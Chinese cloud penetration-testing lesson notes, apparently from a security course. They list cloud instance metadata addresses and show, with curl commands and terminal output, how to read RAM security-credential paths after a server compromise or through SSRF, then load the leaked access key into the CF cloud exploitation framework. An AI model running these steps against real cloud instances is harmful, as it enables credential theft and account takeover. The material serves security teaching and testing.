


Day94 云上攻防-云服务篇&弹性计算&云数据库&实例元数据&控制角色&AK控制台接管



1.知识点

- 1、云服务-对象存储-权限配置不当
- 2、云服务-对象存储-域名解析接管
- 3、云服务-对象存储-AccessKey泄露

-
- 1、云服务-弹性计算-元数据&SSRF&AK
 - 2、云服务-云数据库-外部连接&权限提升
-

2.演示案例

```
1 元数据解释:
2 实例元数据（metadata）包含了弹性计算云服务器实例在阿里云系统中的信息，您可以在运行中的实例内方便地查看
  实例元数据，并基于实例元数据配置或管理实例。（基本信息：实例ID、IP地址、网卡MAC地址、操作系统类型等信
  息。实例标识包括实例标识文档和实例标识签名，所有信息均实时生成，常用于快速辨别实例身份。）
3
4 各大云元数据地址:
5 阿里云元数据地址: http://100.100.100.200/
6 腾讯元数据地址: http://metadata.tencentyun.com/
7 华为元数据地址: http://169.254.169.254/
8 亚马逊元数据地址: http://169.254.169.254/
9 微软元数据地址: http://169.254.169.254/
10 谷歌元数据地址: http://metadata.google.internal/
11
12 细节方面可通过访问官网找元数据访问触发说明，阿里云例子: https://help.aliyun.com/zh/ecs/user-
  guide/manage-instance-metadata
13
```

2.1 云服务-弹性计算-元数据&SSRF&AK

```
1 1、前提条件:
2 -弹性计算配置访问控制角色
3 -SSRF漏洞或已取得某云服务器权限（webshell或漏洞rce可以访问触发url）
4
5 2、利用环境1：获取某服务器权限后横向移动
6 -获取关键信息
7 curl http://100.100.100.200/latest/meta-data/
8 curl http://100.100.100.200/latest/meta-data/ram/security-credentials/
9 -获取临时凭证
10 http://100.100.100.200/latest/meta-data/ram/security-credentials/ecs
11 -利用AK横向移动
12 CF 云渗透框架项目: https://wiki.teamssix.com/CF/
13
14 3、利用环境2：某服务器上web资产存在SSRF漏洞
15 -获取关键信息
16 http://100.100.100.200/latest/meta-data/
17 http://100.100.100.200/latest/meta-data/ram/security-credentials/
18 -获取临时凭证
19 http://100.100.100.200/latest/meta-data/ram/security-credentials/ecs
20 -利用AK横向移动
21 CF 云渗透框架项目: https://wiki.teamssix.com/CF/
```

2.1.1 获取某服务器权限后横向移动

```
aliyun - root@xiaodi: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root@47.94.236.117:22



aliyun
You have new mail.
Last login: Wed Sep 20 13:01:11 2023 from 119.98.142.143
-bash: rbeny: command not found
root@xiaodi:~# curl http://100.100.100.200/latest/meta-data/ 获取关键信息
disks/
dns-conf/
eipv4
hibernation/
hostname
image-id
instance-id
instance/
mac
network-type
network/
ntp-conf/
owner-account-id
private-ipv4
ram/
region-id
serial-number
source-address
sub-private-ipv4-list
vpc-cidr-block
vpc-id
vswitch-cidr-block
vswitch-id
zone-id
root@xiaodi:~# curl http://100.100.100.200/latest/meta-data/mac
00:16:3e:14:30:89
root@xiaodi:~# curl http://100.100.100.200/latest/meta-data/eipv4
47.94.236.117
root@xiaodi:~# curl http://100.100.100.200/latest/meta-data/hostname
xiaodi
root@xiaodi:~#
```



```
aliyun - root@xiaodi: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root@47.94.236.117:22

aliyun
root@xiaodi:~# curl http://100.100.100.200/latest/meta-data/ram
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>404 - Not Found</title>
</head>
<body>
<h1>404 - Not Found</h1>
</body>
</html>
root@xiaodi:~# curl http://100.100.100.200/latest/meta-data/ram/
security-credentials/
root@xiaodi:~# curl http://100.100.100.200/latest/meta-data/ram/security-credentials/
ecsroot@xiaodi:~# curl http://100.100.100.200/latest/meta-data/ram/security-credentials/ecsroot@xiaodi:~#
```

发现该目录下有个ram用户eas

28
29 3、利用环境2：某服务器存在 SSRF 漏洞
30 - 获取关键信息
31 http://100.100.100.200/latest/meta-data/
32 http://100.100.100.200/latest/meta-data/ram/security-credentials/
33 - 获取临时凭证
34 http://100.100.100.200/latest/meta-data/ram/security-credentials/eas





```
about 关于作者 (About me)
alibaba 执行与阿里云相关的操作 (Perform Alibaba Cloud related operations)
aws 执行与 AWS 相关的操作 (Perform AWS related operations)
config 配置云服务商的访问密钥 (Configure cloud provider access key)
help Help about any command
huawei 执行与华为云相关的操作 (Perform Huawei Cloud related operations)
tencent 执行与腾讯云相关的操作 (Perform Tencent Cloud related operations)
upgrade 更新 cf 到最新版本 (Update cf to the latest version)
version 输出 cf 的版本和更新时间 (Print the version number and update time of cf)

Flags:
-h, --help help for cf
--logLevel string 设置日志等级 (Set log level) [trace|debug|info|warn|error|fatal|panic] (default info)

Use "cf [command] --help" for more information about a command.

F:\Tools\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\gui_scan\cf>cf config



拿到泄露的accesskey后, 使用CF进行连接
先 cf config进行配置
```


